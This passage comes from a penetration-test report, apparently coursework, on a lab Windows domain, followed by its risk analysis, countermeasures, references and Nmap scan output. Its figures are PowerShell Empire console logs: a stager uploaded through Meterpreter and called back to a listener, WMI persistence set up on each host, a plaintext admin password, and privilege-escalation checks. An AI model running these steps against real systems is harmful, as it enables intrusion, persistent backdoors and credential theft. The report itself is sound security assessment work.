[+] Listener successfully started!
(Empire: listeners/http) > listeners

[*] Active listeners:

  Name              Module          Host                                Delay/Jitter   KillDate
  ----              ------          ----                                ------------   --------
  http              http            http://192.168.0.100:80             5/0.0

(Empire: listeners) >
```

Figure 69: Creating a PowerShell Empire stager

```
  _______ .___  ___. .______     ___   .______        ________
 |   ____||   \/   | |   _  \   |  | |   _  \      |   ____|
 |  |__   |  \  /  | |  |_)  | |  | |  |_)  |     |  |__
 |   __|  |  |\/|  | |   ___/  |  | |      /      |   __|
 |  |____ |  |  |  | |  |      |  | |  |\  \----.|  |____
 |_______||__|  |__| | _|      |__| | _| `._____||_______|

       284 modules currently loaded

       1 listeners currently active

       0 agents currently active

(Empire) > usestager windows/launcher_bat
(Empire: stager/windows/launcher_bat) > set Listener http
(Empire: stager/windows/launcher_bat) > execute

[*] Stager output written out to: /tmp/launcher.bat

[!] Exception: global name 'stager' is not defined
```

Figure 70: Uploading and executing the stager script on server1

```
meterpreter > upload /tmp/launcher.bat
[*] uploading  : /tmp/launcher.bat -> launcher.bat
[*] Uploaded 4.71 KiB of 4.71 KiB (100.0%): /tmp/launcher.bat -> launcher.bat
[*] uploaded   : /tmp/launcher.bat -> launcher.bat
meterpreter > shell
Process 3012 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>launcher.bat
launcher.bat
```

Figure 71: Configuring and running the WMI persistence module

```
(Empire) > agents

[*] Active agents:

  Name             Lang  Internal IP     Machine Name    Username            Process             Delay    Last Seen
  ---------        ----  ----------      ------------    --------            -------             -----    ---------------------
  2BY7K5AD         ps    192.168.0.1     SERVER1         *UADCWNET\SYSTEM    powershell/916      5/0.0    2019-12-01 08:07:01

(Empire: agents) > interact 2BY7K5AD
(Empire: 2BY7K5AD) > usemodule persistence/elevated/wmi
(Empire: powershell/persistence/elevated/wmi) > set Listener http
(Empire: powershell/persistence/elevated/wmi) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked 2BY7K5AD to run TASK_CMD_WAIT
[*] Agent 2BY7K5AD tasked with task ID 1
[*] Tasked agent 2BY7K5AD to run module powershell/persistence/elevated/wmi
(Empire: powershell/persistence/elevated/wmi) > [*] Agent 2BY7K5AD returned results.
WMI persistence established using listener http with OnStartup WMI subsubscription trigger.
[*] Valid results returned by 192.168.0.1
```

Figure 72: Rebooting server1

```
C:\Windows\system32>net use \\192.168.0.1 Thisisverysecret2019 /user:Admin
net use \\192.168.0.1 Thisisverysecret2019 /user:Admin
The command completed successfully.


C:\Windows\system32>shutdown -m \\192.168.0.1 /r


C:\Windows\system32>shutdown /m \\192.168.0.1 /r /f
shutdown /m \\192.168.0.1 /r /f

C:\Windows\system32>
```

Figure 73: PowerShell Empire agent started after rebooting server1

```
(Empire: listeners) > [*] Sending POWERSHELL stager (stage 1) to 192.168.0.1
[*] Agent PA2Z5U1R from 192.168.0.1 posted public key
[*] Agent PA2Z5U1R from 192.168.0.1 posted valid PowerShell RSA key
[*] New agent PA2Z5U1R checked in
[+] Initial agent PA2Z5U1R from 192.168.0.1 now active (Slack)
[*] Sending agent (stage 2) to PA2Z5U1R at 192.168.0.1

(Empire: listeners) > agents

[*] Active agents:

  Name            Lang  Internal IP     Machine Name    Username            Process             Delay    Last Seen
  ---------       ----  -----------     ------------    ---------           -------             -----    --------------------
  PA2Z5U1R        ps    192.168.0.1     SERVER1         *UADCWNET\SYSTEM    powershell/2428     5/0.0    2019-11-07 10:13:55

(Empire: agents) >
```

Figure 74: Details of PowerShell Empire agent started after rebooting server1

```
(Empire: agents) > interact PA2Z5U1R
(Empire: PA2Z5U1R) > info

[*] Agent info:

        nonce                   5958682232433856
        jitter                  0.0
        servers                 None
        internal_ip             192.168.0.1
        working_hours
        session_key             oF*5;[=n8kv1~E)hK|rN!<Z.psc4{#?l
        children                None
        checkin_time            2019-11-07 10:13:38
        hostname                SERVER1
        id                      1
        delay                   5
        username                UADCWNET\SYSTEM
        kill_date
        parent                  None
        process_name            powershell
        listener                http
        process_id              2428
        profile                 /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT
                                6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
        os_details              Microsoft Windows Server 2008 R2 Datacenter
        lost_limit              60
        taskings                None
        name                    PA2Z5U1R
        language                powershell
        external_ip             192.168.0.1
        session_id              PA2Z5U1R
        lastseen_time           2019-11-07 10:14:03
        language_version        2
        high_integrity          1

(Empire: PA2Z5U1R) >
```

This process was then repeated for the other hosts. Given the similarity of the process, most screenshots are omitted here, although the agents created once the devices were rebooted are shown in Figures 75, 77 and 79, while information about each running agent given by the `info` command is shown in Figures 76, 78 and 80.

Figure 75: PowerShell Empire agent started after rebooting server2

```
(Empire: agents) > [*] Sending POWERSHELL stager (stage 1) to 192.168.0.2
[*] Agent P9S8BEM7 from 192.168.0.2 posted public key
[*] Agent P9S8BEM7 from 192.168.0.2 posted valid PowerShell RSA key
[*] New agent P9S8BEM7 checked in
[+] Initial agent P9S8BEM7 from 192.168.0.2 now active (Slack)
[*] Sending agent (stage 2) to P9S8BEM7 at 192.168.0.2

(Empire: agents) >
```

Figure 76: Details of PowerShell Empire agent started after rebooting server2

```
(Empire: agents) > interact P9S8BEM7
(Empire: P9S8BEM7) > info

[*] Agent info:

        nonce                   7997039415742362
        jitter                  0.0
        servers                 None
        internal_ip             192.168.0.2
        working_hours
        session_key             x;n/^6W-E*MSd0b+LTi`I]_R&!}1N,[z
        children                None
        checkin_time            2019-11-07 10:26:14
        hostname                SERVER2
        id                      3
        delay                   5
        username                UADCWNET\SYSTEM
        kill_date
        parent                  None
        process_name            powershell
        listener                http
        process_id              1632
        profile                 /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT
                                6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
        os_details              Microsoft Windows Server 2008 R2 Datacenter
        lost_limit              60
        taskings                None
        name                    P9S8BEM7
        language                powershell
        external_ip             192.168.0.2
        session_id              P9S8BEM7
        lastseen_time           2019-11-07 10:26:22
        language_version        2
        high_integrity          1

(Empire: P9S8BEM7) >
```

Figure 77: PowerShell Empire agent started after rebooting client1

```
(Empire: listeners) > [*] Sending POWERSHELL stager (stage 1) to 192.168.0.10
[*] Agent TBAERV2S from 192.168.0.10 posted public key
[*] Agent TBAERV2S from 192.168.0.10 posted valid PowerShell RSA key
[*] New agent TBAERV2S checked in
[+] Initial agent TBAERV2S from 192.168.0.10 now active (Slack)
[*] Sending agent (stage 2) to TBAERV2S at 192.168.0.10

(Empire: listeners) >
```

Figure 78: Details of PowerShell Empire agent started after rebooting client1

```
(Empire: agents) > interact TBAERV2S
(Empire: TBAERV2S) > info

[*] Agent info:

        nonce                   2396559291459612
        jitter                  0.0
        servers                 None
        internal_ip             192.168.0.10
        working_hours
        session_key             ged^K3VZ4]?*9aUOkr%D7S/,58CxE+`X
        children                None
        checkin_time            2019-11-07 10:53:27
        hostname                CLIENT1
        id                      1
        delay                   5
        username                UADCWNET\SYSTEM
        kill_date
        parent                  None
        process_name            powershell
        listener                http
        process_id              2160
        profile                 /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT
                                6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
        os_details              Microsoft Windows 7 Professional
        lost_limit              60
        taskings                None
        name                    TBAERV2S
        language                powershell
        external_ip             192.168.0.10
        session_id              TBAERV2S
        lastseen_time           2019-11-07 10:53:36
        language_version        2
        high_integrity          1

(Empire: TBAERV2S) >
```

Figure 79: PowerShell Empire agent started after rebooting client2

```
(Empire) > [*] Sending POWERSHELL stager (stage 1) to 192.168.0.11
[*] Agent BEZFA3DM from 192.168.0.11 posted public key
[*] Agent BEZFA3DM from 192.168.0.11 posted valid PowerShell RSA key
[*] New agent BEZFA3DM checked in
[+] Initial agent BEZFA3DM from 192.168.0.11 now active (Slack)
[*] Sending agent (stage 2) to BEZFA3DM at 192.168.0.11

(Empire) >
```

Figure 80: Details of PowerShell Empire agent started after rebooting client2

```
(Empire: BEZFA3DM) > info

[*] Agent info:

        nonce                   8481417524674876
        jitter                  0.0
        servers                 None
        internal_ip             192.168.0.11
        working_hours
        session_key             ]jtLbg!Rh5T$k|*=8c,>YfM_2USxy9Zn
        children                None
        checkin_time            2019-12-01 08:22:19
        hostname                CLIENT2
        id                      1
        delay                   5
        username                UADCWNET\SYSTEM
        kill_date
        parent                  None
        process_name            powershell
        listener                http
        process_id              2968
        profile                 /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT
                                6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
        os_details              Microsoft Windows 7 Professional
        lost_limit              60
        taskings                None
        name                    BEZFA3DM
        language                powershell
        external_ip             192.168.0.11
        session_id              BEZFA3DM
        lastseen_time           2019-12-01 08:22:36
        language_version        2
        high_integrity          1

(Empire: BEZFA3DM) >
```

2.5.4 Privilege Escalation Checks

Finally, while there was not much cause for local privilege escalation during the course of this investigation as exploits tended to give elevated access directly, PowerShell Empire was used to perform some checks for common privilege escalation vectors on the provided workstation. The PowerShell Empire stager script was manually executed on this device, resulting in an agent running as the user `test`, as shown in Figure 81. This agent was then interacted with, and the `powerup` module was selected, configured and run, as shown in Figure 82. Only one potential privilege escalation vector was identified, as shown in Figure 83. The file `Unattend.xml` was investigated, but it was found that passwords had been removed.

Figure 81: PowerShell Empire agent created after running stager manually

```
(Empire: agents) > [*] Sending POWERSHELL stager (stage 1) to 192.168.0.11
[*] Agent NZH1M86F from 192.168.0.11 posted public key
[*] Agent NZH1M86F from 192.168.0.11 posted valid PowerShell RSA key
[*] New agent NZH1M86F checked in
[+] Initial agent NZH1M86F from 192.168.0.11 now active (Slack)
[*] Sending agent (stage 2) to NZH1M86F at 192.168.0.11

(Empire: agents) >
```

Figure 82: Configuring and running the `powerup` module

```
(Empire: agents) > interact NZH1M86F
(Empire: NZH1M86F) > usemodule privesc/powerup/
allchecks            find_dllhijack       service_exe_restore  service_exe_stager   service_exe_useradd  service_stager       service_useradd      write_dllhijacker
(Empire: NZH1M86F) > usemodule privesc/powerup/allchecks
(Empire: powershell/privesc/powerup/allchecks) > execute
[*] Tasked NZH1M86F to run TASK_CMD_JOB
[*] Agent NZH1M86F tasked with task ID 1
[*] Tasked agent NZH1M86F to run module powershell/privesc/powerup/allchecks
(Empire: powershell/privesc/powerup/allchecks) >
```

Figure 83: Results of the `powerup` module

```
[*] Checking for unattended install files...

UnattendPath : C:\Windows\Panther\Unattend.xml



[*] Checking for encrypted web.config strings...

[*] Checking for encrypted application pool and virtual directory passwords...

[*] Checking for plaintext passwords in McAfee SiteList.xml files....



[*] Checking for cached Group Policy Preferences .xml files....



Invoke-AllChecks completed!

[*] Valid results returned by 192.168.0.11
```

2.5.5 Summary of Results

- The running processes and installed applications on server1, server2 and client1 are shown in Figures 38 and 41, Figures 45 and 46, and Figures 47 and 48, respectively.
- Each host was a VMWare virtual machine.
- The hashed passwords recovered from server1 and server2 are given in Appendix A, Listing 43.
- SNMP was installed with the read only community string set to `public` on server1 and server2, but the community strings were only accessible from the local host. SNMP was not installed on client1 or client2.

- The password for the user `Admin`, as shown in Figure 43, was recovered from memory on server1 and server2.
- The default password, as shown in Figure 44, was recovered and found to be the current password for the user `Administrator` on server1 and server2, while this account was disabled on client1 and client2.
- The password for the user `R.Astley` was recovered from memory on client1 as shown in Figure 50.
- Nine sets of credentials, three of which were for Domain Admins, were recovered by cracking the password hashes obtained from server1 and server2, as shown in Figures 52 through 56.
- The password hash for the user `Administrator` was used directly to log in to server2, and this was successfully repeated with the hash of the user `Admin` against server2 and client1.
- The password hash of the `krbtgt` account was used to create a Kerberos golden ticket which allowed authentication as the user `SYSTEM` with each host.
- A WMI subscription-based persistent backdoor was successfully created on each host, which automatically opened a session as the user `SYSTEM` on startup.
- The `powerup` script did not successfully detect any opportunities for privilege escalation on the provided workstation (client2).

3 Discussion

3.1 Analysis of Results

During the course of the penetration testing procedure, a variety of vulnerabilities and misconfigurations were discovered which have extremely serious implications for the security of the network. The most critical of these was arguably EternalBlue, the remote code execution vulnerability in Microsoft's SMB service. This vulnerability was easy to discover, with both Nmap and Nessus correctly identifying that it affected every device. It was also very simple to exploit in an automated way using Metasploit, and did not need valid credentials of any kind. Furthermore, it granted access with system privileges once exploited, meaning unlimited control over all of the network devices and their data. This same vulnerability, as mentioned previously, enabled the global WannaCry ransomware attack, which further demonstrates that it can be practically exploited to devastating effect. Considering these factors, the presence of this vulnerability alone poses an extremely high risk to the company network.

The privilege escalation vulnerability in Microsoft Kerberos poses a slightly lower though still critical risk. This vulnerability was not as easy to discover, with neither Nmap nor Nessus detecting it, but an exploit script for this vulnerability is included with Impacket, a widely used Python network library. A brief search for the Microsoft security bulletin mentioned on Impacket's website [30] in relation to this script revealed that this vulnerability affects the same versions of Windows as were known to be running on each device. Additionally, this vulnerability was incredibly simple to exploit using Impacket's example script, affected every device on the network, and granted system privileges, though it required valid domain credentials. This vulnerability would therefore allow a malicious insider, who would have access to a standard domain account, to gain unlimited control over the devices and data on the network, and thus poses an extreme risk, similar to that of EternalBlue.

A third critical security flaw was caused by the fact that admin credentials for the webSPELL web application were displayed on the homepage, combined with the arbitrary file upload feature in the web application, meaning that arbitrary code could be executed on this host via an uploaded PHP file. Additionally, since the web server was running under an Administrator account, system privileges could easily be gained, allowing complete control over this host. Since this host was a Domain Controller, system-level access would allow complete control over the network to be gained, such as by stealing hashed passwords for pass-the-hash or golden ticket attacks as demonstrated. This misconfiguration was easy to discover by browsing the web site, and easy to exploit once the location of uploaded files was determined, which could be guessed or deduced from the source code on GitHub. A relatively high level of manual interaction would be required in order to gain complete control over the network using this misconfiguration, but this control could still easily be achieved. Moreover, on such a small network, this greater level of manual interaction required would not be a significant impediment. As such, this misconfiguration poses a critical security risk comparable to the two previously-discussed vulnerabilities, allowing a malicious insider to gain complete control over the network and achieve an unlimited amount of data theft, tampering or disruption.

The FTP directory traversal vulnerability poses a much lower risk, but could still allow data theft, especially as the FTP server was hosted on a Domain Controller, and was running as an Administrator (as evident from the listing of running processes). This vulnerability was more difficult to discover in some ways, since the version of the service was not known, but a web search for the server program revealed a variety of directory traversal vulnerabilities which could easily be tested using a standard FTP client. Additionally, no authentication was required to exploit this vulnerability. A more thorough investigation would be needed to determine which if any files accessible via this vulnerability contain sensitive information.

The authentication bypass vulnerability in the ArGoSoft Mail Server web in-

terface appeared to only allow the addition of users to the mail server, and not the modification of existing users. This inability to modify existing users could also potentially be used to enumerate existing users, as it was demonstrated that trying to edit a nonexistent user would create that account, but trying to edit an existing user was not permitted unless logged in as that user. This vulnerability therefore seems to pose only a comparatively minor risk, but further investigation would be needed to determine if this is the limit of the access that can be gained using this vulnerability.

Additionally, the initial password brute-force attacks and the post-exploitation steps revealed a number of relatively weak passwords consisting primarily of single English words, including for multiple Domain Admin accounts. These weak passwords pose an incredibly high risk, as it was shown to be possible for a malicious insider, who could enumerate domain usernames and group membership, to gain access to a Domain Admin account in approximately 12 minutes using a dictionary of common passwords. Moreover, given the apparent lack of detection or prevention of brute-force attacks against the SMB service, a sustained attack with a larger dictionary could reveal more sets of credentials, given time. Access to a Domain Admin account allows complete control over the network, enabling data breaches or disruptive attacks of the highest severity. It is also worth noting that a password was discovered in the Active Directory description field of the user it belonged to. These details can be easily viewed by any domain user, and while the discovered credentials did not enable any higher privileges, they could be used to launch attacks such as the Kerberos privilege escalation in a way which better covered the tracks of the true attacker.

In terms of sensitive information accessible using the access gained, the fact that this included system-level access to all devices including Domain Controllers meant that the hashed credentials of all domain users could be recovered, as well as the plaintext credentials of logged in users. The post-exploitation steps also highlighted the ease with which the access gained using the vulnerabilities present in the network could be maintained even if passwords were changed or vulnerabilities patched. Pass-the-hash attacks, Kerberos golden tickets and persistent backdoor programs were all used successfully, suggesting that defensive infrastructure such as antivirus software, intrusion detection systems or firewalls were not present or improperly configured. This enabled access to continue unimpeded once the discovered vulnerabilities and misconfigurations were exploited, increasing the already severe risk posed by these vulnerabilities.

In summary, in addition to some less serious vulnerabilities, there exist multiple security flaws in the company network which, combined with the apparent lack of measures for detecting or limiting the impact of such intrusions, could enable a malicious insider to read, modify or delete any data on any device on the network with ease.

3.2 Countermeasures

Fortunately, each of the security flaws discussed above can be eliminated or mitigated with relative ease. The SMB remote code exectuion vulnerability and the Kerberos privilege escalation vulnerability can be resolved by ensuring all available Windows updates are applied, as these vulnerabilities have been identified and patched by Microsoft [15] [10]. Such security updates should be applied as soon as they are available, to prevent situations like this one where devices are affected by widely-known vulnerabilities. The same applies to the directory traversal vulnerability in Home FTP Server and the authentication bypass in ArGoSoft Mail Server Freeware - keeping up with the latest updates of these programs would mean that all available security fixes have been applied. Very little information on security updates or software support for these programs could be found with a web search, which suggests that security support for these programs is lacking. It would be worth investigating which currently supported programs could be used to replace these while still fulfilling the requirements of the network. Furthermore, the Nessus scan indicated that the the installations of PHP on both servers were unsupported and affected by a number of potential vulnerabilities. As such, these installations should also be updated.

The other primary source of vulnerabilities was weak or exposed credentials. Passwords should be removed from Active Directory description fields and publicly accessible web pages. Additionally, a stronger password policy should be enforced, such as one requiring a significantly larger number of characters, as well as numbers, capital letters and/or special characters, to mitigate the risk of brute force attacks. Some form of lockout or detection and blocking policy for the SMB service would also help prevent brute-force attacks of this kind.

Additionally, the impact of any network service vulnerabilities could be reduced by running each server program on its own server separate from the Domain Controllers, with the user under which the server program is run having the lowest possible privileges. This would greatly limit the impact of security issues such as that caused by the exposed credentials on the webSPELL web application, where the web server program was running with administrative privileges on a Domain Controller. This allowed the access gained via the exposed credentials and file upload to easily be extended to complete control over the entire network. The installation of defensive infrastructure such as antivirus software and local firewalls would also limit an attacker's ability to easily conduct malicious activity and maintain access in the case that a vulnerability is found and exploited. It would also be worth configuring the DNS servers to only allow the necessary devices to perform zone transfers, and considering replacing the unencrypted Telnet service with SSH.

3.3 Future Work

There are a variety of ways in which the work conducted in this security investigation could be continued and extended. Firstly, as briefly mentioned in relation to the ArGoSoft Mail Server web interface, the work in this investigation could be continued with a more thorough investigation of the web applications running on the network, in order to identify web-based vulnerabilities enabling attacks such as SQL injections or cross-site scripting.

Additionally, since each of the three major vulnerabilities discovered directly or almost directly enabled system-level access to the entire domain, there was little focus on local privilege escalation vulnerabilities, besides a brief check for common misconfigurations. A more thorough check should be made for security flaws such as Windows kernel vulnerabilities which may be used for this purpose.

It should also be noted that this security investigation did not consider any attack vectors which require user interaction, such as man-in-the-middle attacks, relay attacks or phishing attacks. Resilience to this kind of attack is incredibly important, as it has been found that 94% of malware is delivered via email, and that phishing was the most common cyber attack technique leading to a breach in 2019 [35]. A future investigation should take into account the activity of the network's users as a possible avenue for gaining unauthorized access.

While this investigation focused on the threat caused by a malicious insider with access to the company network, it would also be worth evaluating the ability of an external attacker to gain access to or disrupt the network. While malicious insider threats are clearly a significant issue, many major cyber attacks are conducted by external attackers, such as the WannaCry ransomeware attack or the DDoS attack on Dyn mentioned earlier. This kind of investigation could focus on any devices and services exposed to the public internet, in much the same way as the devices and services were investigated in this security test, while also considering techniques such as phishing campaigns, the importance of which has been mentioned above.

Future investigations should also be undertaken to test the effectiveness of any changes made as a result of this security test. This would include defensive measures such as the segregation of services or antivirus software implemented as previously suggested, as it is important that the effectiveness of such measures not be taken for granted. Such security investigations should be performed on a regular basis, to facilitate the continual improvement of security processes and thus resilience against the rapidly developing body of computer security vulnerabilities and attack techniques. In this way, the network can be secured as extensively as possible against cyber attacks which would threaten the company's business, infrastructure, staff and customers.

References

[1] SecurityFocus. *ArGoSoft Authentication Bypass Vulnerability*. May 2003. URL: https://www.securityfocus.com/bid/7608 (visited on 11/30/2019).

[2] Univeristy of Maryland. *Study: Hackers Attack Every 39 Seconds*. Feb. 2007. URL: https://eng.umd.edu/news/story/study-hackers-attack-every-39-seconds (visited on 11/30/2019).

[3] Secforce. *Black box penetration testing vs white box penetration testing*. Nov. 2008. URL: https://www.secforce.com/blog/2008/11/black-box-penetration-testing-vs-white-box-penetration-testing/ (visited on 11/30/2019).

[4] Offensive Security. *webSPELL 4 - Authentication Bypass*. Jan. 2009. URL: https://www.exploit-db.com/exploits/7653 (visited on 12/13/2019).

[5] Ryan Naraine. *Security flaws haunt NTLMv1-2 challenge-response protocol*. Aug. 2010. URL: https://www.zdnet.com/article/security-flaws-haunt-ntlmv1-2-challenge-response-protocol/ (visited on 11/30/2019).

[6] SecurityFocus. *Home FTP Server Directory Traversal Vulnerability*. May 2010. URL: https://www.securityfocus.com/bid/40419 (visited on 11/30/2019).

[7] Microsoft. *Microsoft Security Bulletin MS11-307 - Important*. Mar. 2012. URL: https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2012/ms11-307 (visited on 11/30/2019).

[8] webSPELL. *webSPELL/webSPELL*. Feb. 2012. URL: https://github.com/webSPELL/webSPELL/blob/master/download.php (visited on 11/30/2019).

[9] Synopsys Inc. *The Heartbleed Bug*. 2014. URL: http://heartbleed.com/ (visited on 11/16/2019).

[10] Microsoft. *Microsoft Security Bulletin MS14-068 - Critical*. Nov. 2014. URL: https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2014/ms14-068 (visited on 11/30/2019).

[11] David Bisson. *100,000 Bots Infected with Mirai Malware Behind Dyn DDoS Attack*. Oct. 2016. URL: https://www.tripwire.com/state-of-security/latest-security-news/100000-bots-infected-mirai-malware-caused-dyn-ddos-attack/ (visited on 11/30/2019).

[12] David Bisson. *DYN Restores Service after DDoS Attack Downed Twitter, Spotify, Others*. Oct. 2016. URL: https://www.tripwire.com/state-of-security/latest-security-news/dyn-restores-service-ddos-attack-brought-twitter-spotify-others/ (visited on 11/30/2019).

[13] PowerShellMafia. *PowerShellMafia/PowerSploit*. Dec. 2016. URL: https://github.com/PowerShellMafia/PowerSploit (visited on 12/12/2019).

[14] Ali Islam. *SMB Exploited: WannaCry Use of "EternalBlue"*. May 2017. URL: https://www.fireeye.com/blog/threat-research/2017/05/smb-exploited-wannacry-use-of-eternalblue.html (visited on 11/30/2019).

[15] Microsoft. *Microsoft Security Bulletin MS17-010 - Critical*. Mar. 2017. URL: https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-010 (visited on 11/30/2019).

[16] The MITRE Corporation. *Vulnerability Details : CVE-2007-1160*. Oct. 2018. URL: https://www.cvedetails.com/cve/CVE-2007-1160/ (visited on 11/30/2019).

[17] Paul Kocher et al. "Spectre Attacks: Exploiting Speculative Execution". In: *CoRR* abs/1801.01203 (2018). arXiv: 1801.01203. URL: http://arxiv.org/abs/1801.01203 (visited on 11/30/2019).

[18] Catalin Cimpanu. *CVs containing sensitive info of over 202 million Chinese users left exposed online*. Jan. 2019. URL: https://www.zdnet.com/article/cvs-containing-sensitive-info-of-over-202-million-chinese-users-left-exposed-online/ (visited on 11/30/2019).

[19] Cisco. *What is Penetration Testing? - Pen Testing*. Oct. 2019. URL: https://www.cisco.com/c/en/us/products/security/what-is-pen-testing.html (visited on 11/30/2019).

[20] The MITRE Corporation. *Vulnerability Details : CVE-2017-0144*. 2019. URL: https://www.cvedetails.com/cve/CVE-2017-0144/ (visited on 11/16/2019).

[21] PowerShell Empire. *PowerShell Empire*. 2019. URL: https://www.powershellempire.com/ (visited on 12/12/2019).

[22] gentilkiwi. *gentilkiwi/mimikatz*. Nov. 2019. URL: https://github.com/gentilkiwi/mimikatz (visited on 12/12/2019).

[23] Jay Jay. *DHSC reveals WannaCry ransomware attack cost the NHS £92 million*. Sept. 2019. URL: https://www.teiss.co.uk/dhsc-wannacry-ransomware-nhs/ (visited on 11/30/2019).

[24] Portcullis Labs. *enum4linux*. 2019. URL: https://labs.portcullis.co.uk/tools/enum4linux/ (visited on 12/12/2019).

[25] BNP Media. *Average Cost of Cyberattack Now Exceeds $1 Million*. Jan. 2019. URL: https://www.securitymagazine.com/articles/89734-average-cost-of-cyberattack-now-exceeds-1-million (visited on 11/30/2019).

[26] Dirk-jan Mollema. *Abusing Exchange: One API call away from Domain Admin*. Jan. 2019. URL: https://dirkjanm.io/abusing-exchange-one-api-call-away-from-domain-admin/ (visited on 11/16/2019).

[27] nmap.org. *Nmap*. 2019. URL: https://nmap.org/ (visited on 11/30/2019).

[28] Openwall. *John the Ripper password cracker*. 2019. URL: https://www.openwall.com/john/ (visited on 12/12/2019).

[29] Rapid7. *Penetration Testing Software, Pen Testing Security*. 2019. URL: https://www.metasploit.com/ (visited on 12/12/2019).

[30] SecureAuth. *Impacket*. 2019. URL: https://www.secureauth.com/labs/open-source-tools/impacket (visited on 11/30/2019).

[31] Ekran System. *Insider Threat Statistics for 2019: Facts and Figures*. June 2019. URL: https://www.ekransystem.com/en/blog/insider-threat-statistics-facts-and-figures (visited on 11/30/2019).

[32] Tenable. *Nessus Product Family*. Nov. 2019. URL: https://www.tenable.com/products/nessus (visited on 12/12/2019).

[33] TraceSecurity. *81% of Company Data Breaches Due to Poor Passwords*. Nov. 2019. URL: https://www.tracesecurity.com/blog/articles/81-of-company-data-breaches-due-to-poor-passwords (visited on 11/30/2019).

[34] vanhauser-thc. *vanhauser-thc/thc-hydra*. Nov. 2019. URL: https://github.com/vanhauser-thc/thc-hydra (visited on 12/12/2019).

[35] Verizon. *2019 Data Breach Investigations Report*. 2019. URL: https://enterprise.verizon.com/resources/reports/dbir/ (visited on 11/30/2019).

[36] Herb Weisbaum. *You've been breached: Hackers stole nearly half a billion personal records in 2018*. Feb. 2019. URL: https://www.nbcnews.com/business/consumer/you-ve-been-breached-hackers-stole-nearly-half-billion-personal-n966496 (visited on 11/30/2019).

Appendix A

Scanning

Listing 39: Full Nmap version and operating system scan results

```
# Nmap 7.80 scan initiated Thu Oct 31 07:10:43 2019 as
   ↪ : nmap -sV -T4 -vv -oA service_scan
   ↪ 192.168.0.1-2,10-11
Nmap scan report for 192.168.0.1
Host is up, received arp-response (0.00058s latency).
Scanned at 2019-10-31 07:10:44 EDT for 92s
Not shown: 973 closed ports
Reason: 973 resets
PORT      STATE SERVICE      REASON          VERSION
23/tcp    open  telnet       syn-ack ttl 128 Microsoft
   ↪  Windows XP telnetd
25/tcp    open  smtp         syn-ack ttl 128 ArGoSoft
   ↪ Freeware smtpd 1.8.2.9
```

```
42/tcp    open  tcpwrapped   syn-ack ttl 128
53/tcp    open  domain       syn-ack ttl 128 Microsoft
   ↪  DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2
   ↪  SP1)
79/tcp    open  finger       syn-ack ttl 128 ArGoSoft
   ↪ Mail fingerd
80/tcp    open  http         syn-ack ttl 128 Apache
   ↪ httpd (PHP 5.6.30)
88/tcp    open  kerberos-sec syn-ack ttl 128 Microsoft
   ↪  Windows Kerberos (server time: 2019-10-31
   ↪ 11:11:04Z)
99/tcp    open  http         syn-ack ttl 128 ArGoSoft
   ↪ Mail Server Freeware httpd 1.8.2.9
110/tcp   open  pop3         syn-ack ttl 128 ArGoSoft
   ↪ freeware pop3d 1.8.2.9
135/tcp   open  msrpc        syn-ack ttl 128 Microsoft
   ↪  Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 128 Microsoft
   ↪  Windows netbios-ssn
389/tcp   open  ldap         syn-ack ttl 128 Microsoft
   ↪  Windows Active Directory LDAP (Domain: uadcwnet
   ↪ .com, Site: lab-site1)
445/tcp   open  microsoft-ds syn-ack ttl 128 Microsoft
   ↪  Windows Server 2008 R2 - 2012 microsoft-ds (
   ↪ workgroup: UADCWNET)
464/tcp   open  kpasswd5?    syn-ack ttl 128
593/tcp   open  ncacn_http   syn-ack ttl 128 Microsoft
   ↪  Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack ttl 128
3268/tcp  open  ldap         syn-ack ttl 128 Microsoft
   ↪  Windows Active Directory LDAP (Domain: uadcwnet
   ↪ .com, Site: lab-site1)
3269/tcp  open  tcpwrapped   syn-ack ttl 128
49152/tcp open  msrpc        syn-ack ttl 128 Microsoft
   ↪  Windows RPC
49153/tcp open  msrpc        syn-ack ttl 128 Microsoft
   ↪  Windows RPC
49154/tcp open  msrpc        syn-ack ttl 128 Microsoft
   ↪  Windows RPC
49155/tcp open  msrpc        syn-ack ttl 128 Microsoft
   ↪  Windows RPC
49157/tcp open  ncacn_http   syn-ack ttl 128 Microsoft
   ↪  Windows RPC over HTTP 1.0
49158/tcp open  unknown      syn-ack ttl 128
49159/tcp open  unknown      syn-ack ttl 128
49163/tcp open  msrpc        syn-ack ttl 128 Microsoft
```

```
   ↪  Windows RPC
49167/tcp open  unknown      syn-ack ttl 128
MAC Address: 00:0C:29:77:67:D6 (VMware)
Service Info: Hosts: uadtargetnet.com, SERVER1; OSs:
   ↪ Windows XP, Windows; CPE: cpe:/o:microsoft:
   ↪ windows_xp, cpe:/o:microsoft:windows, cpe:/o:
   ↪ microsoft:windows_server_2008:r2:sp1

Nmap scan report for 192.168.0.2
Host is up, received arp-response (0.0012s latency).
Scanned at 2019-10-31 07:10:44 EDT for 94s
Not shown: 978 closed ports
Reason: 978 resets
PORT      STATE SERVICE      REASON          VERSION
21/tcp    open  ftp          syn-ack ttl 128
23/tcp    open  telnet       syn-ack ttl 128 Microsoft
   ↪  Windows XP telnetd
42/tcp    open  tcpwrapped   syn-ack ttl 128
53/tcp    open  domain       syn-ack ttl 128 Microsoft
   ↪  DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2
   ↪  SP1)
80/tcp    open  http         syn-ack ttl 128 Apache
   ↪ httpd (PHP 5.6.30)
88/tcp    open  kerberos-sec syn-ack ttl 128 Microsoft
   ↪  Windows Kerberos (server time: 2019-10-31
   ↪ 11:11:05Z)
135/tcp   open  msrpc        syn-ack ttl 128 Microsoft
   ↪  Windows RPC
